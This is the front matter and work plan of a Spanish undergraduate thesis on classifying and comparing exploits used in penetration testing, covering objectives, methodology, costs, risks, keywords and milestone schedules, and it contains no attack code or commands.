Universitat Oberta de Catalunya

CLASIFICACIÓN, ESTUDIO Y COMPARATIVA DE EXPLOITS

GRADO EN INGIENERÍA INFORMÁTICA

SEGURIDAD INFORMÁTICA

PABLO MOLINA CRUZ

2023

FICHA DEL TRABAJO FINAL

Título del trabajo:	*Clasificación, estudio y comparativa de exploits*
Nombre del autor:	*Pablo Molina Cruz*
Nombre del consultor/a:	*Jorge Miguel Moneo*
Nombre del PRA:	*Andreu Pere Isern Deyá*
Fecha de entrega:	*Junio/2023*
Titulación o programa:	*Grado de Ingeniería Informática*
Área del Trabajo Final:	*Seguridad Informática*
Idioma del trabajo:	*Castellano*
Palabras clave	*Exploits, Pentesting, Vulnerabilidad*

Resumen del Trabajo

El Trabajo de Fin de Grado propuesto parte de un marco teórico indicando lo que es y no es un *pentesting* de tal forma que este punto de partida permita conocer los objetivos y fases de un *pentesting*. Después de esto, la persona interesada se dará cuenta de que una de las fases más importantes de un *pentesting* es la de explotación del sistema.

Lo anteriormente indicado dará pie para desarrollar una segunda parte teórica para explicar las características y objetivos de los diferentes tipos de *exploits*. De esta forma, se introducirá a la persona interesada hacia el tema que realmente se expone, *"Clasificación, estudio y comparativa de los diferentes exploits utilizados en auditorias de seguridad"*.

Para evitar aburrimientos y monotonías, se indicará de manera práctica el uso de los diferentes tipos de *exploits* que se pueden utilizar a la hora de realizar una auditoría de seguridad. Los resultados obtenidos servirán para comenzar la cuarta parte del Trabajo de Fin de Grado que se centrará en la comparativa de los diferentes tipos de *exploits*.

Los resultados y las conclusiones logradas indican que un *exploit* puede ser visto como una técnica utilizada para aprovecharse de una vulnerabilidad en un sistema o aplicación con el objetivo de obtener acceso no autorizado o realizar algún tipo de acción malintencionada. En este sentido, se podría decir que los diferentes tipos de *exploits* existentes atienden a los diferentes tipos de vulnerabilidades presentes sobre un elemento en cuestión.

Abstract

The proposed Final Degree's Project starts from a theoretical framework indicating what is and what is not a pentesting in such way that this starting point allows to know the pentesting objectives and its phases. Hence, the interested person will realize that one of the most important phase of a pentesting is the system's explotation.

The aforementioned will give rise to develop a second theoretical part to explain the characteristics and objectives of the different types of exploits. Thus, the interested person will be introduced to the really exposed subject here, "Classification, study and comparison of the different exploits used in security audits".

To avoid boredom and monotony, in a practical way, the use of the different types of exploits that can be used when carrying out a security audit will be indicated. The obtained results will serve to begin the fourth part of the Final Degree's Project that will focus on the comparison between the different types of exploits.

The reached results and conclusions indicates that an exploit can be understood as a technique used to take advantage of a vulnerability in a system or application in order to gain unauthorized access or perform some type of malicious action. As such, it could be said that the different existing types of exploits serves the different types of vulnerabilities present on an element in question.

INDICE

CAPÍTULO I - INTRODUCCIÓN

CAPÍTULO II - DESARROLLO DEL PROYECTO (PARTE I)

CAPÍTULO VI - ILUSTRACIONES Y TABLAS

CAPÍTULO VII - ANEXOS

1. ESTADO DEL ARTE

El presente Trabajo de Fin de Grado tiene como principal objetivo mostrar a la persona interesada los diferentes tipos de *exploits* que se pueden utilizar a la hora de realizar un *pentesting* o test de intrusión. Sin embargo, antes de llegar al objetivo fundamental de este proyecto, se precisa realizar un breve recorrido sobre la historia de los sistemas informáticos de tal forma que su evolución se pueda relacionar de alguna manera con la aparición y el progreso de los test de intrusión.

La historia de los sistema informáticos nace en el año 1837 cuando un matemático y científico de la computación llamado Charles Babbage [1] describe formalmente una máquina analítica mecánica para realizar cálculos complejos. Sin embargo, no pudo construirse debido a razones de índole política, conflictos con el ingeniero superior del proyecto y retirada del presupuesto por parte del gobierno británico.

En la década de 1930 surgen los primeros trabajos teóricos de matemáticos y lógicos tales como Alan Turing [2], considerado como uno de los padres de la ciencia de la computación y precursor de la informática moderna, y John Von Neumann [3], considerado como el artífice del primer ordenador y padre de la arquitectura de computación moderna.

En la década de 1940 aparecen los primeros ordenadores electrónicos debido a la necesidad de procesar grandes cantidades de información para fines militares. El más conocido de ellos fue el ENIAC (*Electronic Numerical Integrator and Computer*) que se desarrolló en la Universidad de Pennsylvania en 1946. Sin embargo, también aparecieron otros ordenadores tales como el EDVAC *(Electronic Discrete Variable Automatic Computer)* y el UNIVAC *(Universal Automatic Computer)*.

En la década de 1950 se podría decir que aparece un punto de inflexión dado que los sistemas informáticos se desarrollan más rápidamente y se hacen más accesibles para las empresas. Por ejemplo, en 1951 se construye el primer ordenador comercial, el UNIVAC I *(Universal Automatic Computer I),* siendo a partir de este momento en el que las empresas comienzan a utilizar los ordenadores para procesar información y automatizar tareas.

En las décadas de 1960 y 1970 la sofisticación de los sistemas informáticos hizo que éstos se comenzasen a utilizar para una amplia variedad de aplicaciones tales como contabilidad empresarial o procesamiento de transacciones bancarias. A esta etapa de los sistemas informáticos se la conoce como la era de los *mainframes* [4], sistemas informáticos de gran escala que se utilizaban en grandes empresas e instituciones gubernamentales.

Las dos décadas anteriormente indicadas son muy importantes para la historia y evolución de los sistemas informáticos dado que se produjeron hechos tan relevantes como el desarrollo del primer microprocesador [5] por parte de Intel. Este hecho ocasionó que durante la década de 1980 surgiese la comercialización de los primeros ordenadores personales por parte de empresas tales como IBM, Apple y Microsoft con sus ordenadores IBM 5150, Macintosh y MS-DOS/Windows respectivamente.

En la década de 1980 los PC se convierten en herramientas comunes en hogares y en oficinas para realizar tareas como el procesamiento de textos, el tratamiento de hojas de cálculo o la navegación por Internet. Esto fue debido principalmente a la aparición de los sistemas operativos MS-DOS y Apple OS, más amigables y accesibles para el público en general. El auge y popularidad de los ordenadores personales sigue en aumento apoyándose principalmente en los sistemas operativos de reciente aparición.

En la década de 1990 la explosión y auge de Internet [6] permiten la interconexión de los sistemas informáticos para comunicarse de manera eficiente y abrir nuevas vías de negocios y expansión. Nacen pues servicios tan importantes hoy en día como los sitios web, los navegadores web, el correo electrónico o las compras en línea de tal forma que esta década supuso el nacimiento de una nueva era en la computación la cual sentó las bases para las décadas siguientes.

Actualmente, los sistemas informáticos se utilizan en casi cualquier aspecto que nos podamos imaginar en nuestro día a día; educación, finanzas, agricultura, investigación, formación, industria, etc. Además, el auge de las tecnologías móviles, el IoT (*Internet Of Things*), la inteligencia artificial, la computación en la nube o el Big Data, entre otras, posibilitan que los sistemas informáticos sigan avanzando y mejorando a un ritmo cada vez más vertiginoso.

Desde la década de 1940 hasta la actualidad, los sistemas informáticos han evolucionado considerablemente pasando de ser utilizados por una minoría hasta llegar a convertirse en sistemas críticos en el mundo actual. Por otra parte, el avance de la tecnología en general posibilita cada vez más la expansión y utilización de cualquier tipo de sistema informático. Pero, en lo que a seguridad se refiere, ¿cuál ha sido la historia y evolución de la seguridad en los sistemas informáticos desde su aparición hasta nuestros días?

La seguridad en los sistemas informáticos desde la década de 1930 hasta la década de 1960 se centraba en la seguridad física ya que el acceso a los sistemas se encontraba limitado a un número determinado de personas. Es a partir de la década de 1970 cuando se comienza a tener una cierta noción de la seguridad más allá de la física. El aumento de la accesibilidad de las computadoras y la extensión de su uso hacia ámbitos generales hizo que surgieran más riesgos de seguridad de los que se conocían hasta entonces.

Con el auge y expansión de Internet surgieron las primeras amenazas de seguridad [7] que hoy en día siguen latentes: robos de datos, suplantaciones de identidad, *phishing*, virus, troyanos, entre otras. Las amenazas son cada vez más sofisticadas y para luchar contra ellas se han desarrollado a lo largo del tiempo varias soluciones de seguridad tales como *firewalls*, cifrado de datos, autenticación de usuarios, uso de *proxies*, IDS (*Intrusion Detection System*), IPS (*Intrusion Prevention System*), antivirus, entre otras.

Sin embargo, el diseño e implantación de las diferentes soluciones de seguridad no aseguran completamente que los sistemas informáticos estén libres de riesgos y amenazas. Tanto los sistemas informáticos como la tecnología y las tácticas de los atacantes siempre se encuentran en continua evolución ocasionando también una constante evolución e innovación en materia de seguridad informática.

De alguna u otra forma, era preciso disponer de alguna metodología para verificar periódicamente el nivel de seguridad de los sistemas informáticos. Es precisamente en respuesta a esta necesidad cuando surgen, entre otras medidas, los primeros *pentests* o pruebas de penetración en sistemas informáticos. Realmente, es en la década de 1990 cuando se reconoce la importancia de estas prácticas y se empiezan a contratar a *pentesters* profesionales para realizar este tipo de tareas.

Un *pentesting* se compone de una serie de fases las cuales se retroalimentan unas con otras durante todo el tiempo de ejecución de la prueba de penetración. El objetivo fundamental de este tipo de pruebas es evaluar la seguridad de los sistemas informáticos, siendo una de las fases que nos indicaría que el sistema es vulnerable la conocida como fase de explotación o *exploiting*. En esta fase, se pretende explotar mediante el uso de *exploits* u otros elementos alguna debilidad del sistema de tal forma que nos podamos hacer con el control del mismo, entre otras acciones.

Una pieza fundamental para la exitosa ejecución de la fase de *exploiting* es precisamente lo que se conoce como *exploit*, que no es ni más ni menos que una secuencia de comandos utilizados para aprovecharnos de un error o vulnerabilidad en el sistema para provocar un comportamiento no intencionado o imprevisto en un software, hardware o en cualquier dispositivo electrónico. Existen multitud de tipos de *exploits* dado que el ámbito de actuación de los mismos abarca grandes grupos de elementos.

Actualmente, la realización de *pentests* resulta ser una práctica común y esencial para la seguridad de los sistemas informáticos. Se utilizan gran variedad de técnicas y herramientas las cuales siempre se encuentran en continua evolución debido a la naturaleza evolutiva y cambiante tanto de los sistemas informáticos como de los tipos de ataques que se pueden lanzar contra los mismos. Del mismo modo, esta naturaleza evolutiva y cambiante implica que también los *exploits* tengan que cambiar, adaptarse y evolucionar a esta situación tan dinámica.

En conclusión, los sistemas informáticos nacen en la década de 1930 como trabajos teóricos de matemáticos y lógicos evolucionando hasta nuestros días y convirtiéndose en elementos vitales para multitud de áreas de la vida. Por otra parte, la seguridad en estos sistemas informáticos surge y evoluciona casi a la par que los mismos con la salvedad de que en las primeras fases de los sistemas informáticos únicamente existía seguridad física. Por último, uno de los elementos más importantes para evaluar la seguridad de los sistemas informáticos son los *pentests* o pruebas de penetración las cuales utilizan *exploits*, entre otros elementos, para intentar tomar el control de un determinado elemento del sistemas informático.

2. JUSTIFICACIÓN

Cada vez aparecen más noticias referentes a la ciberseguridad englobando aspectos tales como ataques informáticos o incidentes de seguridad. Atendiendo a la frecuencia con el que este tipo de noticias aparecen en los medios de comunicación, casi se podría decir que la ciberseguridad está de moda. Sin embargo, siempre ha estado presente en mayor o menor medida desde el inicio de la era digital hasta nuestros días.

Entender el significado de la palabra “ciberseguridad” pasa por conocer y comprender también algunos otros conceptos tales como amenazas, riesgos o vulnerabilidades. Sin embargo, muchas veces se olvidan estos u otros conceptos relacionados con la ciberseguridad y se tiende a pensar que esta palabra simplemente engloba el estar seguros cuando se navega por Internet.

Es importante conocer todo lo que engloba la palabra “ciberseguridad”, los conceptos asociados a ella y las áreas en las que se divide dicha materia. Una de estas áreas es la que se conoce como *pentesting* [8] la cual se centra en realizar un ataque simulado dirigido hacia un sistema informático con una única finalidad: detectar posibles debilidades o vulnerabilidades para que sean corregidas y no puedan ser explotadas.

En su conjunto, un *pentesting* se compone de una serie de fases que según la fuente que consultemos [9-11] constará de un número u otro y se llamarán de una forma u otra determinada. Sin embargo, se podría decir que no existe un estándar unificado a la hora de poder indicar exactamente el número y nombre de cada una de las fases de las que se compone un *pentesting* o auditoría de seguridad.

Todas las fuentes consultadas tienen en común una fase que se denomina explotación o penetración. En esta fase, la persona encargada de realizar el *pentesting* aprovecha una vulnerabilidad [12] descubierta previamente en el sistema para hacer uso de un *exploit* [13] determinado con el objetivo de acceder al sistema de forma ilegítima, obtener permisos de administración sobre el sistema, realizar un ataque de denegación de servicio o llevar a cabo otras acciones no permitidas mediante el uso de *payloads* [14].

No existe opinión unificada para clasificar los diferentes *exploits*. Así pues, tomando como referencia las fuentes consultadas, se encuentran diferentes tipos de *exploits* atendiendo a varios criterios; componente afectado [15] (*hardware*, *software,* de red, de tipo dirigido o de sitio físico), nivel de control de granularidad que nos aportan [16] (automáticos o manuales), estado de escucha o actividad [17] (activos o pasivos), nivel de conocimiento en referencia a la entidad que afecta [18] (conocidos o desconocidos) o necesidades de conexión hacia el componente afectado [19] (locales o remotos).

Resulta de vital importancia conocer todos los detalles de un determinado tipo de *exploit* para de esta forma proteger los sistemas a los que podría afectar. Es decir, en cuando más información tengamos sobre las características de un determinado tipo de *exploit* o clasificación de *exploits* mejor estaremos preparados para protegernos ante ellos.

3. ALCANCE

El alcance resulta ser la suma o colección de productos, servicios y resultados que se entregarán como parte del proyecto. Lo más importante es que tiene que concretar lo que se va a hacer y lo que no, lo que está incluido y lo que no. En este sentido, se debe identificar y diferenciar entre alcance del proyecto y alcance del producto.

El alcance del proyecto hace referencia al trabajo que se tiene que desempeñar para entregar el producto, o sea, los entregables del proyecto. Se identifican los siguientes entregables:

- Un plan de trabajo que describa el problema que se pretende resolver, el trabajo concreto que se llevará a cabo y la descomposición de este trabajo en tareas y metas temporales. Este plan de trabajo debería contener al menos la explicación detallada del problema a resolver, la enumeración de los objetivos que se quieren alcanzar, la descripción de la metodología seguida, el listado de tareas a realizar para alcanzar los objetivos y una pequeña revisión del estado del arte. Otros elementos que podría contener este plan de trabajo sería la descripción de los recursos necesarios, el presupuesto del proyecto, un análisis de viabilidad, un análisis de riesgos y el impacto es aspectos de sostenibilidad, ética y diversidad.
- Una serie de entregas parciales durante el desarrollo del proyecto que servirán para que la persona encargada de dirigir nuestro TFG nos guíe y se sepa corregir el rumbo del proyecto a su debido tiempo. Lo que se pretende con estas entregas es justificar con evidencias la línea de trabajo elegida, el saber refinar si es necesario los objetivos indicados en la fase anterior, el redactar documentos científico-técnicos, el organizar la información de manera coherente, el realizar las tareas propias del desarrollo de un proyecto de investigación o el seguir la planificación y la metodología definida entre otros objetivos.

- Una entrega final formada por el producto, la memoria y la presentación de tal forma que se consigan los objetivos de poner en práctica los conocimientos adquiridos, el obtener experiencia para afrontar los retos que supone sacar adelante un proyecto completo y documentar y justificar el desarrollo y el resultado del trabajo.

Por otra parte, el alcance del producto conforma todas las características y funciones que definen el producto, servicio o resultado del proyecto. En este sentido, se debe hacer referencia a los objetivos indicados en el punto número cuatro de este mismo documento dado que de éstos nace el alcance del producto que no es otro que el de realizar una comparativa práctica de los diferentes tipos de *exploits* que se pueden utilizar a la hora de realizar un *pentesting*.

4. OBJETIVOS

Muy relacionada con la problemática se encuentra la hipótesis u objetivo principal de la investigación. En este sentido, se propone la siguiente hipótesis: "*Para comprobar que los sistemas informáticos son seguros frente a cualquier tipo de ataque se realizan prácticas denominadas como pentesting o auditorías de seguridad. Una de sus fases consiste en la explotación del sistema, pero ¿cómo se explota dicho sistema?".*

Los objetivos determinan qué se pretende obtener con el Trabajo de Fin de Grado y éstos han de ser específicos, medibles, alcanzables, relevantes y limitados en el tiempo. Al tener clara la temática y definida la línea de investigación, se indican los siguientes objetivos:

- Indicar y desarrollar lo que es y lo que no es un *pentesting.*
- Indicar y desarrollar cuáles son los objetivos de un *pentesting.*
- Indicar y desarrollar las fases de un *pentesting.*
- Indicar y desarrollar detenidamente la fase de explotación de un *pentesting.*
- Indicar y desarrollar las características, objetivos, clasificación y funcionamiento de los diferentes tipos de *explotis* que existen a la hora de realizar un *pentesting.*
- Poner en práctica cada uno de los diferentes tipos de *exploits* identificados en el objetivo anterior para estudiar sus características y funcionalidades.
- Comparativa de los diferentes tipos de *exploits* para realizar un listado de similitudes y diferencias en referencia a propósitos, limitaciones, requerimientos, objetivos, resultados, etc.

5. OBJETIVOS DE DESARROLLO SOSTENIBLE

Se identifican una serie de objetivos con los que este proyecto podría alinearse; en lo que a sostenibilidad respecta, se identifica el objetivo ODS-9 para la innovación e infraestructura de la industria; en referencia al comportamiento ético y responsabilidad social, se identifican los objetivos ODS-8 y ODS-16 para el crecimiento económico, la paz, la justicia y la creación de instituciones fuertes y seguras; y en referencia a la diversidad y derechos humanos se identifica el objetivo ODS-10 en referencia a la legislación, datos, privacidad, propiedad intelectual o seguridad de las personas.

El objetivo ODS-9 puede verse como una oportunidad para innovar en las infraestructuras de una determinada industria que no poseen la cultura de la realización de prácticas de *pentesting*. Por ejemplo, la seguridad industrial [20], hasta hace muy poco tiempo, no tenía en cuenta este tipo de prácticas y por tanto no se realizaban o bien se realizaban de una manera no correcta.

Los objetivos ODS-8 y ODS-16 pueden verse como una oportunidad para que este proyecto sirva de referencia con el objetivo de lograr un estado de paz, fortaleza y seguridad en aquellas entidades o instituciones que tengan en cuenta lo indicado en este Trabajo de Fin de Grado. Por ejemplo, si la entidad o institución en cuestión logra un nivel de seguridad robusto esto podría repercutir directamente en el crecimiento económico, los derechos humanos, la propiedad intelectual y la seguridad en las personas.

Por último, en referencia al ODS-10, el ser conscientes de los riesgos asociados a los *exploits* y el poder defenderse ante ellos permitirá reducir las desigualdades en referencia a la privacidad de los datos, la propiedad intelectual o la seguridad de las personas en comparación con un escenario en el que no exista protección contra los *exploits*.

6. METODOLOGÍA

La metodología utilizada para la realización de este proyecto se compone de tres partes claramente diferenciadas, retroalimentadas entre sí, pero estrechamente unidas las unas con las otras. Es más, la ausencia de cualquiera de estas partes imposibilitaría la correcta ejecución o consecución de los objetivos marcados para este proyecto.

Por una parte, se ha realizado la lectura y comprensión de todos los materiales teóricos que la Universitat Oberta de Catalunya pone a disposición del estudiantado en referencia a la realización de un Trabajo de Final de Grado o Máster. La lectura y compresión de este material teórico también se extiende a otros tipos de materiales que el responsable del Trabajo de Fin de Grado necesita leer para lograr los objetivos marcados en este proyecto (guías de administración, funcionamiento de un determinado *exploit*, etc).

Una vez realizada la lectura y comprensión de gran parte de este material teórico el responsable del proyecto habrá conseguido las habilidades necesarias para dar comienzo con la etapa de planificación del proyecto. Es en esta parte cuando se comienza con el desarrollo teórico de este Trabajo de Fin de Grado que, si recordamos, se fundamenta principalmente en sentar las bases teóricas de todo lo relacionado con la realización de un *pentesting* centrándose con más detenimiento en la fase de explotación o penetración haciendo uso de varios tipos de *exploits* diferentes.

La última parte de la metodología de trabajo se centra en poner en práctica la teoría vista anteriormente en referencia a los *exploits*. Es decir, en un entorno eminentemente práctico se explica con detenimiento el uso, funcionamiento y características de cada uno de los diferentes tipos de *exploits* para luego poder hacer una comparativa entre ellos. Dentro de esta última parte se engloba también todo lo relacionado con la instalación y configuración del entorno de trabajo necesario para llevar a cabo esta parte práctica. Por ejemplo; entornos de virtualización, máquinas virtuales, *software* determinado, condiciones especiales necesarias, etc.

Se ha considerado que esta estrategia es la más adecuada dado que se piensa que para entender el funcionamiento de un determinado *exploit* no basta simplemente con leer su teoría asociada. Resuelta pues de vital importancia introducir elementos prácticos que permitan al lector una mejor comprensión de lo indicado en la parte teórica de este Trabajo de Fin de Grado. Por ejemplo; después de estudiar la teoría de un determinado tipo de *exploit* se verá la parte práctica que no es otra que la de utilizar dicho *exploit* atacando un determinado sistema vulnerable.

Por otra parte, con base en los entregables que se tienen que confeccionar y siguiendo la metodología de trabajo propuesta, éstos se encuentran definidos en las diferentes entregas parciales establecidas para este Trabajo de Fin de Grado.

- Plan de trabajo
- Desarrollo del proyecto - Entrega parcial I
- Desarrollo del proyecto - Entrega parcial II
- Memoria final
- Presentación en vídeo
- Defensa

El detalle de cada uno de estos entregables se indicará más adelante y de una forma más visual mediante el uso de un Diagrama de *Gantt* y de una tabla de hitos. Se pretende que con el uso de estos dos elementos el interesado sea capaz de comprender el plan de trabajo de una manera visual.

7. RECURSOS

Para la realización de este Trabajo de Fin de Grado se necesitan recursos tanto de tipo material como de tipo humano. Los recursos de tipo humano hacen referencia a las horas que el responsable y creador del proyecto dedicará a la ejecución de todas las tareas que componen dicho proyecto.

- El proyecto tiene una fecha de inicio de 1 de marzo de 2023 y una fecha de finalización de 7 de julio de 2023. En total son 128 días naturales dado que se espera trabajar en este proyecto también los fines de semana y festivos. Se estima que la jornada de trabajo para cada uno de estos días sea de cinco horas. Por lo tanto, se obtiene un coste total de 640 horas.

Por otra parte, en referencia a los recursos materiales necesarios para la elaboración de este Trabajo de Fin de Grado, se deben indicar los siguientes bloques de recursos los cuales, a su vez, contendrán varios elementos diferentes.

- Material didáctico proporcionado por la Universitat Oberta de Catalunya
- Material didáctico obtenido por parte del responsable del proyecto
- Ordenador de sobremesa propiedad del responsable del proyecto
- Ordenador portátil propiedad del responsable del proyecto
- Todo el software necesario para la elaboración del Trabajo de Fin de Grado
- Conexión a Internet

Todos los detalles referentes a las características de los ordenadores y del software serán indicados en forma de anexo de tal forma que el interesado pueda, si así lo desea, replicar lo desarrollado en este Trabajo de Fin de Grado.

8. COSTES

Se evalúan los costes asociados a la elaboración de este proyecto haciendo referencia a la proporción hora/euro atendiendo a las horas empleadas por el responsable de este Trabajo de Fin de Grado para su realización. Siendo el total de horas estimadas de 640 y siendo el coste euro/hora de 0, obtenemos un total de 0 euros de coste para esta parte.

Por otro lado, en lo referente a los costes asociados derivados de los diferentes recursos materiales utilizados, se deben indicar los siguientes:

- Adquisición del libro "*Pentesting con Kali Silver Edition*" escrito por Pablo González Pérez, Germán Sánchez Garcés y José Miguel Soriano de la Cámara. Editado por la editorial *0xWord* con ISBN-13 número "978-8409221042": 25€

- Adquisición del libro "*Metasploit para Pentesters. 5ª Edición*" escrito por Pablo González Pérez y José María Alonso Cebrián. Editado por la editorial *0xWord* con ISBN-13 número "978-8409187386": 25€
- Adquisición del libro "*Practical Social Engineering – A Primer for the Ethical Hacker*" escrito por "*Joe Gray*" y editado por *No Starch Press*. Tiene como ISBN-13 el número "978-1718500983": 32,48€
- Adquisición del libro "*Ethitcal Hacking – A Hands-on Introduction to Breaking In*" escrito por *Daniel G. Graham* y editado por la editorial *No Starch Press*. Tiene como ISBN-13 el número "978-1718501874": 43,14€
- Adquisición del libro "*Rootkits and Bootkits – Reversing Modern Malware and Next Generation Threats*" escrito por *Alex Matrosov, Eugene Rodionov* y *Sergey* Bratus. Editado por *No Starch Press* con ISBN-13 número "978-1593277161": 46,01€
- Adquisición del libro "*Go H*ck Yourself – A Simple Introduction To Cyber Attacks and Defense*" escrito por *Bryson Payne* y editado por la editorial *No Starch Press*. Tiene como ISBN-13 el número "978-1718502000": 27,80€
- Impresión en papel y encuadernación de algunos materiales didácticos: 35€

9. RIESGOS

Existen diferentes tipos de riesgos que pueden poner en peligro el resultado del Trabajo de Fin de Grado: circunstancias familiares, profesionales, imposibilidad de obtener unos determinados recursos, la incapacidad de obtener los resultados deseados, etc.

Se deben identificar los riesgos más importantes, analizar su impacto, la probabilidad de que ocurran y crear planes de contingencia para cada uno de ellos. Un aspecto vital es que se debe crear una escala cuantificable para el impacto de los riesgos de tal forma que podamos saber de antemano el impacto que tendrá dicho riesgo en nuestro proyecto en caso de producirse. Por ejemplo, se propone la siguiente escala de impacto:

- Bajo [0-9]: El TFG se verá retrasado no más de 8 horas.
- Medio [10-29]: El TFG se verá retrasado entre 8 y 24 horas.
- Alto [30-69]: El TFG se verá retrasado entre 24 y 48 horas.
- Crítico [70-100]: El TFG se verá retasado más de 48 horas.

Para poder calcular la probabilidad se realiza una estimación de lo probable o no que sea la ocurrencia de dicho riesgo. Así pues, se definen o cuantifica el riesgo como la probabilidad de aparición de una amenaza multiplicado por el impacto asociado. Los riesgos identificados que se han de tener en cuenta son los siguientes:

Riesgo 1	
Descripción	Circunstancias familiares o profesionales imprevistas
Plan de contingencia	Intentar solventarlas cuanto antes
Probabilidad	20%
Impacto	40/100
Riesgo	8/100

Tabla I - Riesgo 1: Circunstancias familiares o profesionales imprevistas

Riesgo 2	
Descripción	Imposibilidad de obtener unos determinados recursos
Plan de contingencia	Utilizar recursos equivalentes
Probabilidad	10%
Impacto	50/100
Riesgo	5/100

Tabla II - Riesgo 2: Imposibilidad de obtener recursos

Riesgo 3	
Descripción	Alcance u objetivos no definidos adecuadamente
Plan de contingencia	Redefinir alcance u objetivos
Probabilidad	15%
Impacto	80/100
Riesgo	12/100

Tabla III - Riesgo 3: Alcance u objetivos no definidos adecuadamente

Riesgo 4	
Descripción	Desfase en el tiempo de ejecución de alguna de las tareas indicadas en la planificación de Gantt
Plan de contingencia	Modificar el diagrama de Gantt acorde a los nuevos requerimientos de tiempo.
Probabilidad	40%
Impacto	70/100
Riesgo	28/100

Tabla IV - Riesgo 4: Desfase de tiempo en la ejecución de tareas

Riesgo 5	
Descripción	Alguna de las herramientas utilizadas o que se tienen que utilizar no está funcionando de la manera deseada.
Plan de contingencia	Investigar las causas del mal funcionamiento de la herramienta para poder solventar el problema. En caso de que no se pueda, utilizar otro tipo de herramientas alternativas.
Probabilidad	30%
Impacto	60/100
Riesgo	18/100

Tabla V - Riesgo 5: Alguna herramienta no funciona de la manera deseada

Riesgo 6	
Descripción	La ejecución de algún tipo de *exploit* no produce los resultados esperados y por tanto no se puede verificar el funcionamiento ni las características de dicho *exploit*
Plan de contingencia	Investigar los motivos por los cuales no se están obteniendo los resultados deseados. Si en un tiempo prudencial no se ha solucionado el problema se debe probar con otro *exploit*, pero de las mismas características.
Probabilidad	40%
Impacto	90/100
Riesgo	36/100

Tabla VI - Riesgo 6: La ejecución del *exploit* no produce los resultados esperados

Riesgo 7	
Descripción	Desconocimiento de alguna tecnología o herramienta que se está utilizando, se necesita utilizar o se desea utilizar.
Plan de contingencia	Formarse en el uso de dicha herramienta o tecnología mediante la utilización de los recursos disponibles. Se podrá aplicar este plan de contingencia siempre y cuando no se consuma demasiado tiempo en ello.
Probabilidad	20%
Impacto	60/100
Riesgo	12/100

Tabla VII - Riesgo 7: Desconocimiento de la tecnología o herramienta

10. MOTIVACIÓN

La elección de la temática indicada anteriormente para la realización de este Trabajo de Fin de Grado radica en el hecho de que el autor resulta ser un apasionado de la seguridad informática y del *pentesting* en particular. Además, de cara a su carrera profesional, el desarrollo de este Trabajo de Fin de Grado le otorgará al autor un cierto nivel de conocimiento como para poder ser aprovechado en las tareas diarias que dicho autor realiza en sus jornadas laborales.

Por otra parte, una de las motivaciones principales para la realización de este Trabajo de Fin de Grado se fundamenta en que el autor ha intentado en varias ocasiones cambiar su rumbo laboral hacia un área totalmente dedicada al mundo de las auditorías de seguridad y del *pentesting* en particular. Sin embargo, esto no ha sido posible dado que el autor no posee todas las habilidades necesarias o deseadas como para poder realizar dicho cambio laboral. Así pues, sirva este Trabajo de Fin de Grado para aumentar estas habilidades siendo pues un aspecto de motivación adicional.

11. PALABRAS CLAVE

Las palabras clave sirven para resumir o proporcionar indicios sobre el contenido de un determinado trabajo. A continuación, se indican una serie de palabras claves que hoy en día nos permiten resumir o proporcionar indicios sobre nuestro trabajo.

Exploits	Pentesting	Ethical Hacking
Metasploit	Meterpreter	Hacking
Red Team	Blue Team	Zero Day
Vulnerabilidad	Payload	Shellcode
Bug	Local Exploit	Remote Exploit
Client Exploit	Automatic Exploit	Manual Exploit
Active Exploit	Passive Exploit	Known Exploit
Unknown Exploit	Malware	Exploit-DB
Exploit-Kit	Anti-Exploit	Offensive Security
Packet Storm Security	Mitre ATT&CK	SQL Injection (SQLi)
Brute Force	Local File Inclusion (LFI)	Remote File Inclusion (RFI)
File Inclusion	Cross Site Scripting (XSS)	Denial Of Service (DoS)
Code Injection	Command Injection	Out of Bounds
Buffer Overflow	Heap Overflow	Common Vulnerabilities and Exposures (CVE)
Open Worldwide Application Security Project (OWASP)	National Vulnerability Database (NVD)	National Institue of Standards and Technology (NIST)
Cross Site Request Forgery (CSRF)	Server Side Request Forgery (SSRF)	Distributed Denial Of Service (DDoS)
Instituto Nacional de Ciberseguridad (INCIBE)		

Tabla VIII - Palabras clave

12. TABLA DE HITOS

Una tabla de hitos permite disponer de una manera visual, y para cada hito relevante, su fecha de inicio, su fecha de finalización, su duración y los entregables requeridos. Este tipo de tablas son buenas herramientas para la planificación, el seguimiento, el control y la comunicación ya que facilitan una visión del proyecto a alto nivel sin tener que entrar en muchos detalles. Son perspectivas *top-down* en las que se van desglosando y/o distribuyendo los objetivos del proyecto en tareas o trabajos determinados más específicos.

Nombre	Duración	Fecha de inicio	Fecha de fin
Trabajo de Fin de Grado - Tipos de Exploits	129	1/3/23	7/7/23
PEC-1 - Plan de Trabajo	14	1/3/23	14/3/23
Selección de Título	1	1/3/23	1/3/23
Resumen de la Propuesta	1	1/3/23	1/3/23
Estado del Arte	1	1/3/23	1/3/23
Justificación	2	2/3/23	3/3/23
Motivación	2	2/3/23	3/3/23
Alcance	2	4/3/23	5/3/23
Objetivos	2	4/3/23	5/3/23
Hipótesis	1	6/3/23	6/3/23
Metodología	3	7/3/23	9/3/23
Recursos	5	10/3/23	14/3/23
Costes	5	10/3/23	14/3/23
Riesgos	5	10/3/23	14/3/23
Palabras Clave	14	1/3/23	14/3/23
Diagrama de Gantt	5	10/3/23	14/3/23
Tabla de Hitos	5	10/3/23	14/3/23
Revisar y Entregar PEC-1	0	14/3/23	14/3/23

Ilustración 1 - Hitos PEC-1 (Plan de trabajo)

Nombre	Duración	Fecha de inicio	Fecha de fin
PEC-2 - Desarrollo del Proyecto (Parte I)	27	15/3/23	10/4/23
Marco Teórico del Pentesting	7	15/3/23	21/3/23
Introducción	3	15/3/23	17/3/23
Objetivos	3	17/3/23	19/3/23
Fases	3	19/3/23	21/3/23
Marco Teórico de la Fase de Exploit	8	22/3/23	29/3/23
Introducción	3	22/3/23	24/3/23
Objetivos	3	25/3/23	27/3/23
Tipos de Exploits	3	27/3/23	29/3/23
Marco Teórico Sobre Tipos de Exploits	12	30/3/23	10/4/23
Introducción	2	30/3/23	31/3/23
Clasificación	2	2/4/23	3/4/23
Ejemplos	7	4/4/23	10/4/23
Revisar y Entregar PEC-2	0	11/4/23	11/4/23

Ilustración 2 - Hitos PEC-2 (Desarrollo del proyecto – Parte I)

Nombre	Duración	Fecha de inicio	Fecha de fin
PEC-3 - Desarrollo del Proyecto (Parte II)	27	12/4/23	8/5/23
Marco Práctico SQLi	3	12/4/23	14/4/23
Características	1	12/4/23	12/4/23
Requisitos	1	12/4/23	12/4/23
Parametrización	1	12/4/23	12/4/23
Explotación	3	12/4/23	14/4/23
Marco Práctico Buffer Overflow	3	15/4/23	17/4/23
